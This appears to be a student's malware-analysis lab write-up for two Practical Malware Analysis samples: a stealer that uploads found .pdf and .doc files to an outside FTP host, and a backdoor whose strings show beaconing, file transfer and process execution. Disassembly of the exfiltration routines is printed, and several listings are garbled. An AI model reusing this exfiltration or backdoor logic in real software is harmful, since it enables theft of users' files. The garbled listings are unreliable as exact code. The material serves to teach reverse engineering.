


Based on this it appears that the purpose of this object is to act as a reference to a '.doc' file which has been found. Looking back at assembly operations performed prior to these operations shows calls to functions which help to back up this hypothesis. These back up our hypothesis given the malware would need to find a file before creating an object as a reference to the file.




iv- Which functions could possibly be called by the call [edx] instruction at 0x401349?

Taking a look at the call [edx] instruction at '0x401349', we can see that 3 possible objects are being created. The 3 objects being created are for a PDF file, DOC file, and a file that is neither of these being found on disk. From here we see evidence of Virtual Function Tables being setup, until all the references to a created object merge into a single reference to '[ebp+var_148]'.



Taking a step back, what we're really interested in is the possible virtual functions that different objects would call, which in this case is at 'off_4060DC', 'off_4060D8', and 'off_4060E0' (remember that these all point to the first function in the virtual function table for our created objects).



If we take a look at what these offsets point to, we can see that they point to

- sub_401380
- sub_401440
- '??1_Init_locks@std@@QAE@XZ' (Name mangling has occurred. This tells us the original class was 'std' with a function name of '_Init_locks'. A quick search reveals this is likely an inbuilt C++ function used for creating a lock on an object when it is created)

```
.rdata:004060D8 dd offset sub_401380 ; DATA XREF: sub_401
.rdata:004060D8 dd offset sub_401440 ; DATA XREF: sub_401
.rdata:004060DC dd offset ??1_Init_locks@std@@QAE@XZ ; DATA XREF: sub_401
.rdata:004060E0 align 8
.rdata:004060E0 db 0FFh
.rdata:004060E4
.rdata:004060E8 link %00000000
.rdata:004060E8 llink %00000000
```

If we examine sub_401380, we can see that this looks to be establishing a new connection to a remote FTP server and attempting to place a found PDF file into a 'pdfs' directory.

```
004013B2 push 15h : nServerPort
004013B4 push offset szServerName ; "ftp.practicalmalwareanalysis.com"
004013B9 mov eax, [ebp+hInternet]
004013BF push eax ; hInternet
004013C0 call ds:InternetConnectA
004013C6 mov [ebp+hConnect], eax
004013C9 push offset szDirectory ; "pdfs"
```

```

004013C6 mov    [ebp+hConnect], eax
004013C9 push   offset szDirectory ; "pdfs"
004013CE mov    ecx, [ebp+hConnect]
004013D1 push   ecx, ; hConnect
004013D2 call   ds:FtpSetCurrentDirectoryA
004013D8 mov    edx, dword_407A30
004013DE push   edx
004013DF push   offset_name
004013E4 push   offset aSD_pdf ; "%s-%d.pdf"
004013E9 lea    eax, [ebp+szNewRemoteFile]
004013EF push   eax, ; char *
004013F0 call   _sprintf
004013F5 add    esp, 10h
004013F8 push   0 ; dwContext
004013FA push   0 ; dwFlags
004013FC lea    ecx, [ebp+szNewRemoteFile]
00401402 push   ecx, ; lpszNewRemoteFile
00401403 mov    edx, [ebp+var_118]
00401409 mov    eax, [edx+4]
0040140C push   eax, ; lpszLocalFile
0040140D mov    ecx, [ebp+hConnect]
00401410 push   ecx, ; hConnect
00401411 call   ds:FtpPutFileA
00401417 mov    edx, fehn+hConnect

```

If we examine sub_401440, we can see that this looks to be establishing a new connection to a remote FTP server and attempting to place a found DOC file into a 'docs' directory.

```

00401440 sub_401440 proc near
00401440
00401440 var_118= dword ptr -118h
00401440 hInternet= dword ptr -114h
00401440 szNewRemoteFile= byte ptr -110h
00401440 hConnect= dword ptr -4
00401440
00401440 push   ebp
00401441 mov    ebp, esp
00401443 sub    esp, 118h
00401449 mov    [ebp+var_118], ecx
0040144F push   0 ; dwFlags
00401451 push   0 ; lpszProxyBypass
00401453 push   0 ; lpszProxy
00401455 push   1 ; dwAccessType
00401457 push   offset szAgent ; "Home ftp client"
0040145C call   ds:InternetOpenA
00401462 mov    [ebp+hInternet], eax
00401468 push   0 ; dwContext
0040146A push   0 ; dwFlags
0040146C push   1 ; dwService
0040146E push   0 ; lpszPassword
00401470 push   0 ; lpszUserName
00401472 push   15h ; nServerPort
00401474 push   offset szServerName ; "ftp.practicalmalwareanalysis.com"
00401479 mov    eax, [ebp+hInternet]
0040147F push   eax, ; hInternet
00401480 call   ds:InternetConnectA
00401486 mov    [ebp+hConnect], eax
00401489 push   offset aDocs ; "docs"
0040148E mov    ecx, [ebp+hConnect]
00401491 push   ecx, ; hConnect
00401492 call   ds:FtpSetCurrentDirectoryA
00401498 mov    edx, dword_407A30
0040149E push   edx
0040149F push   offset_name
004014A4 push   offset aSD_doc ; "%s-%d.doc"
004014A9 lea    eax, [ebp+szNewRemoteFile]
004014AF push   eax, ; char *

```


```
004014B5 add    esp, 10h
004014B8 push   0          ; dwContext
004014B9 push   0          ; dwFlags
004014BC lea     ecx, [ebp+szNewRemoteFile]
004014C2 push   ecx        ; lpszNewRemoteFile
004014C3 mov     edx, [ebp+var_118]
004014C9 mov     eax, [edx+4]
004014C4 push   eax        ; lpszLocalFile
004014CD mov     ecx, [ebp+hConnect]
004014D0 push   ecx        ; hConn
004014D1 call   ds:FtpPutFileA
004014D7 mov     edx, [ebp+hConn]
004014DA push   edx
004014DB call   ds:Intel
004014E1 mov     eax,
004014E7 push   eax
004014E8 call   ds:_
004014EE mov     eax,
004014F0
004014F1
```

Based on this we know what functions could be called by the call [edx] instruction at 0x401349.


v- How could you easily set up the server that this malware expects in order to fully analyze the malware without connecting it to the Internet?

Given we know that this is expecting an FTP server to be present at `ftp.practicalmalwareanalysis.com` for exfiltration, we can setup a local ftp server using software such as XAMPP or FileZilla and then redirect any calls for that domain to our local host like we've done in previous labs.

We know based on what was found in question 4 that this doesn't look to be authenticating to the ftp server in question. Due to this we will first need to enable an 'anonymous' user account on our FTP server and ensure it doesn't require a password. In addition we will need to configure the home directory where captured files will be sent.



After doing this we can fire up ApateDNS, our FTP Server, and logon to the admin interface of our FTP server to track what is being sent to it. By running the program we can see DNS requests being made which are redirected to our own host. From here the program begins to establish a FTP connection, store the file found, and then disconnects from the FTP server causing a number of connections to occur.



This also highlights that the malware is attempting to store each type of file found in a folder called 'docs' or 'pdfs' depending on the extension being exfiltrated. This backs up what we found in our previous analysis.

By performing these actions, we are able to fully analyse the malware without connecting it to the internet.

vi- What is the purpose of this program?

The purpose of this program is to find .pdf and .doc files on your system and exfiltrate these to a remote FTP server at ftp.practicalmalwareanalysis.com.

vii- What is the purpose of implementing a virtual function call in this program?

By implementing virtual functions the program is able to perform different actions depending on the object file extension found on the host. In this case the different functions were to specify what directory exfiltrated files would be stored in.

f. Analyze the malware in Lab20-03.exe.

i-What can you learn from the interesting strings in this program?

By running strings against this binary we can begin to infer what it may be used for and what functionality it may have.

strings Lab20-03.exe

First off we see it is likely written in C++ and can present a message popup to the user.

```
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
...
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
<8A
```

Next up we see what looks to be a number of imported APIs giving this the ability to read files, create files, get access to the user context it is running under, make network connections, terminate itself, understand what process it is running under, and load further libraries.

```
...
Sleep
ReadFile
CloseHandle
GetFileSize
CreateFileA
WriteFile
GetSystemDefaultLCID
GetVersionExA
GetComputerNameA
CreateProcessA
GetLastError
KERNEL32.dll
GetUserNameA
ADVAPI32.dll
WS2_32.dll
MultiByteToWideChar
RaiseException
RtlUnwind
HeapFree
HeapAlloc
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
GetCurrentProcess
HeapAlloc
HeapSize
SetUnhandledExceptionFilter
HeapDestroy
HeapCreate
VirtualFree
VirtualAlloc
IsBadWritePtr
UnhandledExceptionFilter
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
SetFilePointer
FlushfileBuffers
IsBadReadPtr
IsBadCodePtr
GetStringTypeA
GetStringTypeW
LChapStringA
LChapStringW
GetCPIinfo
GetACP
GetOEMCP
GetProcAddress
LoadLibraryA
SetStdHandle
0:e
```

Finally we can see that this looks to perform some Base64-encoding or decoding functions, potentially using a custom index_string, we see reference to remote URIs, a reference to original C++ classes being labelled as a 'BackdoorClient' in addition to 'Polling' and 'Beacon' strings. Further to this we can see this program looks to gather Host/User information, has the ability to upload and download files, the ability to create arbitrary processes, and can make GET/POST requests.

```

zmc
g!e
PLMOKNIJBUHUYGTPCRDXESZUAQzaqxswcdevfrbgtnhymjukilop
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
.?@Uexception@@
.?@Uruntime_error@std@@
.?@UB64Error@@
.?@UB64EncodeError@@
Encoding Area Error
/srv.html
/put.html
/get.html
/response.html
/info.html
/index.html
.?@UBackdoorClientParentError@@
.?@UBackdoorClientError@@
Beacon response Error
Caught exception during pollstatus: xs
Polling error
xs:id=xs
.?@UCmdParseError@@
Arg parsing error
xs xs "%s"
Error uploading file
Error downloading file
user=xs, host=xs, Major Version=xd, Minor Version=xd, Locale=xd
Error conducting machine survey
Create Process Failed
;computer=
;volsn=
;victim=
Failed to gather victim information
.?@UheadConfigError@@
Config error
config.dat
.?@UMaskConfigError@@
Caught exception in main: xs
.?@UConnectError@@
.?@UNetworkError@@
.?@USocketError@@
Socket Connection Error
Internet Explorer 10.0
.?@UResolveHostError@@
Host lookup failed.
.?@USendError@@
.?@UNotConnectedError@@
Send Data Error
.?@UHttpResponseError@@
Error reading response
Content-Length:
Error reading response
HTTP/
.?@UGetError@@
Error sending Http get
GET xs HTTP/1.1
HOST: xs
User-Agent: xs
Accept: text/html
Accept-Language: en-uk,en
Accept-Charset: utf-8
Connection: close
data=
.?@UPostError@@
POST xs HTTP/1.1
HOST: xs
User-Agent: xs
Content-Length: xd
Content-Type: application/x-www-form-urlencoded
Error sending Http post
.?@UwsaStartupError@@
Failed to initialize WSA
.?@Uiios_base@std@@
.?@U?$basic_ios@DU?$char_traits@D@std@@@std@@
.?@U?$basic_istream@DU?$char_traits@D@std@@@std@@
.?@U?$basic_ostream@DU?$char_traits@D@std@@@std@@
.?@U?$basic_streambuf@DU?$char_traits@D@std@@@std@@
.?@U?$basic_filebuf@GU?$char_traits@C@std@@@std@@
.?@U?$basic_istream@GU?$char_traits@C@std@@@std@@
.?@U?$basic_oostream@GU?$char_traits@C@std@@@std@@
.?@U?$basic_filebuf@GU?$char_traits@C@std@@@std@@
.?@U?$basic_streambuf@GU?$char_traits@C@std@@@std@@
.?@Ulogic_error@std@@
.?@Ulength_error@std@@
.?@Uout_of_range@std@@
.?@Ufailure@ios_base@std@@
.?@Ufacet@locale@std@@
.?@U_LocImp@locale@std@@
.?@Utype_info@@

```

Immediately we begin to believe this is some sort of information gathering remote access tool/trojan which provides the ability to exfiltrate files and run commands on a system.

ii- What do the imports tell you about this program?


Opening this in the latest available version of pestudio (in this case 9.09), we can see that a number of imports are already down as 'blacklisted', in addition to some deprecated APIs being used by the program.

name (66)	group (8)	type (1)	ordinal (11)	blacklist (17)	anti-debug (0)	undocumented (0)	deprecated (10)	library (3)
115 (WSAStartup)	network	implicit	x	x	-	-	-	ws2_32.dll
116 (WSACleanup)	network	implicit	x	x	-	-	-	ws2_32.dll
19 (send)	network	implicit	x	x	-	-	-	ws2_32.dll
16 (recv)	network	implicit	x	x	-	-	-	ws2_32.dll
11 (inet_addr)	network	implicit	x	x	-	-	-	ws2_32.dll
52 (gethostbyname)	network	implicit	x	x	-	-	-	ws2_32.dll
111 (WSAGetLastError)	network	implicit	x	x	-	-	-	ws2_32.dll
3 (closesocket)	network	implicit	x	x	-	-	-	ws2_32.dll
9 (htonl)	network	implicit	x	x	-	-	-	ws2_32.dll
23 (socket)	network	implicit	x	x	-	-	-	ws2_32.dll
4 (connect)	network	implicit	x	x	-	-	-	ws2_32.dll
CreateProcessA	execution	implicit	-	x	-	-	-	kernel32.dll
TerminateProcess	execution	implicit	-	x	-	-	-	kernel32.dll
GetEnvironmentStrings	execution	implicit	-	x	-	-	-	kernel32.dll
GetEnvironmentStringsW	execution	implicit	-	x	-	-	-	kernel32.dll
RaiseException	exception-handling	implicit	-	x	-	-	-	kernel32.dll
GetModuleFileNameA	dynamic-library	implicit	-	x	-	-	-	kernel32.dll
GetVersionExA	system-information	implicit	-	-	-	-	x	kernel32.dll
GetComputerNameA	system-information	implicit	-	-	-	-	-	kernel32.dll
GetUserNameA	system-information	implicit	-	-	-	-	-	advapi32.dll
GetStringTypeW	memory	implicit	-	-	-	-	x	kernel32.dll
GetStringTypeA	memory	implicit	-	-	-	-	x	kernel32.dll
IsBadCodePtr	memory	implicit	-	-	-	-	x	kernel32.dll
IsBadReadPtr	memory	implicit	-	-	-	-	x	kernel32.dll
HeapFree	memory	implicit	-	-	-	-	-	kernel32.dll
HeapAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
HeapReAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
HeapSize	memory	implicit	-	-	-	-	-	kernel32.dll
HeapDestroy	memory	implicit	-	-	-	-	-	kernel32.dll
HeapCreate	memory	implicit	-	-	-	-	-	kernel32.dll
VirtualFree	memory	implicit	-	-	-	-	-	kernel32.dll
VirtualAlloc	memory	implicit	-	-	-	-	-	kernel32.dll
IsBadWritePtr	memory	implicit	-	-	-	-	x	kernel32.dll
GetFileSize	file	implicit	-	-	-	-	-	kernel32.dll
CreateFileA	file	implicit	-	-	-	-	-	kernel32.dll
WriteFile	file	implicit	-	-	-	-	-	kernel32.dll
ReadFile	file	implicit	-	-	-	-	-	kernel32.dll
GetFileType	file	implicit	-	-	-	-	-	kernel32.dll
SetFilePointer	file	implicit	-	-	-	-	-	kernel32.dll
FlushFileBuffers	file	implicit	-	-	-	-	-	kernel32.dll
Sleep	execution	implicit	-	-	-	-	-	kernel32.dll
GetCommandLineA	execution	implicit	-	-	-	-	-	kernel32.dll
ExitProcess	execution	implicit	-	-	-	-	-	kernel32.dll
GetCurrentProcess	execution	implicit	-	-	-	-	-	kernel32.dll
FreeEnvironmentStringsA	execution	implicit	-	-	-	-	-	kernel32.dll
FreeEnvironmentStringsW	execution	implicit	-	-	-	-	-	kernel32.dll
GetStartupInfoA	execution	implicit	-	-	-	-	-	kernel32.dll
SetUnhandledExceptionFilter	exception-handling	implicit	-	-	-	-	-	kernel32.dll
UnhandledExceptionFilter	exception-handling	implicit	-	-	-	-	-	kernel32.dll
LoadLibraryA	dynamic-library	implicit	-	-	-	-	-	kernel32.dll
GetProcAddress	dynamic-library	implicit	-	-	-	-	-	kernel32.dll
GetLastError	diagnostic	implicit	-	-	-	-	-	kernel32.dll
SetStdHandle	console	implicit	-	-	-	-	-	kernel32.dll
GetStdHandle	console	implicit	-	-	-	-	-	kernel32.dll

Of interest is that we can see this has the ability to make network connections, execute processes, and sleep, all of which would be pretty common functions for a remote access tool/trojan which leveraged the sleep API call to allow checking into the C2 periodically.

iii- The function 0x4036F0 is called multiple times and each time it takes the string Config error, followed a few instructions later by a call to CxxThrowException. Does the function take any parameters other than the string? Does the function return anything? What can you tell about this function from the context in which it's used?

If we first examining cross-references to 0x4036F0, we can see that it is called 5 times throughout this program.



Looking at where these are called we can see they all take place inside of 'sub_403180'. An example of this is shown below.


```

sub_403180 proc near
var_B4= byte ptr -0B4h
NumberOfBytesRead= dword ptr -0B0h
var_AC= dword ptr -0ACh
Buffer= dword ptr -90h
var_8C= byte ptr -8Ch
var_4C= dword ptr -4Ch
var_48= byte ptr -48h
var_8= dword ptr -8
var_4= dword ptr -4

sub    esp, 0B0h
push   esi
push   edi
push   0          ; hTemplateFile
push   0          ; dwFlagsAndAttributes
push   3          ; dwCreationDisposition
push   0          ; lpSecurityAttributes
mov    esi, ecx
push   3          ; dwShareMode
push   80000000h  ; dwDesiredAccess
push   offset FileName ; "config.dat"
mov    dword ptr [esi], offset off_41015C
mov    byte ptr [esi+18Ch], 4Eh
call   ds>CreateFileA
mov    edi, eax
cmp    edi, 0FFFFFFFFFFh
jnz    short loc_4031D5

```

To get a bit more of an idea what is being passed to the function, we can examine cross-references to sub_403180 to see if anything is passed to this subroutine. Immediately we see an 'sub_401EE0' object being created and the object's 'this' pointer being stored into ecx.



The screenshot shows the Immunity Debugger interface. On the left, there is a 'Graph overview' window displaying a call graph with several nodes and connections. On the right, the main window displays the assembly code for the subroutine sub_401EE0. The assembly code is as follows:

```
sub_401EE0 proc near
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_4= dword ptr -4
arg_0= dword ptr 4

push    0FFFFFFFh
push    offset loc_40E82B
mov     eax, large fs:0
push    eax
mov     large fs:0, esp
push    ecx
push    esi
mov     esi, ecx
push    194h
call    ??2@YAPAXI@Z ; operator new(uint)
add    esp, 4
mov     [esp+14h+var_10], eax
test   eax, eax
mov     [esp+14h+var_4], 0
jz     short loc_401F24
```

The instruction 'call ??2@YAPAXI@Z ; operator new(uint)' is highlighted with a red rectangle, indicating it is the point of interest.

The screenshot shows a debugger interface with three windows illustrating the flow of assembly code:

- Top Left Window:** Shows assembly code:

```
mov    ecx, [esp+14h+arg_0]
push   ecx
mov    ecx, eax
call   sub 403180
jmp    short loc_401F26
```

The instruction `mov ecx, eax` is highlighted with a red box.
- Top Right Window:** Shows assembly code:

```
loc_401F24:
xor    eax, eax
```
- Bottom Window:** Shows assembly code:

```
loc_401F26:
mov    ecx, [esp+14h+var_C]
mov    [esi], eax
mov    dword ptr [esi+10h], offset
mov    dword ptr [esi+14h], off
mov    dword ptr [esi+18h]
mov    dword ptr [esi+1ch]
mov    dword ptr [esi+20h]
mov    dword ptr [esi+24h]
mov    dword ptr [esi+28h]
mov    dword ptr [esi+2ch]
mov    dword ptr [esi+30h]
pop    ecx
pop    edx
pop    ebx
pop    esi
pop    edi
pop    ebp
pop    esp
```

The instruction `loc_401F26:` is highlighted with a yellow box.

Blue arrows indicate the flow of control from the top left window to the bottom window, and from the bottom window to the top right window.

Based on this we know that the function 0x4036F0 doesn't take any parameters other than the Config error string. Taking a look we can see that this same object (which we're beginning to believe is part of an exception object) is used as a parameter to the CxxThrowException function.

If we examine what's contained within 'sub_4036F0', we find evidence that this is likely setting up an exception to be raised.

Based on all of this context, and by examining the patterns which occur right before 0x4036F0 is called, we can infer that these are all exception objects which raise an exception if the specified config.dat file doesn't exist or is invalid.

iv- What do the six entries in the switch table at 0x4025C8 do?

If we jump to 0x4025C8 we find the six entries in the switch table which are referenced at 0x40252A.

>C7	nop
5C7 ; -----	
5C8 off_4025C8	dd offset loc_402561
5C8	dd offset loc_402531
5C8	dd offset loc_402559
5C8	dd offset loc_40253B
5C8	dd offset loc_402545
5C8	dd offset loc_40254F
5E0	

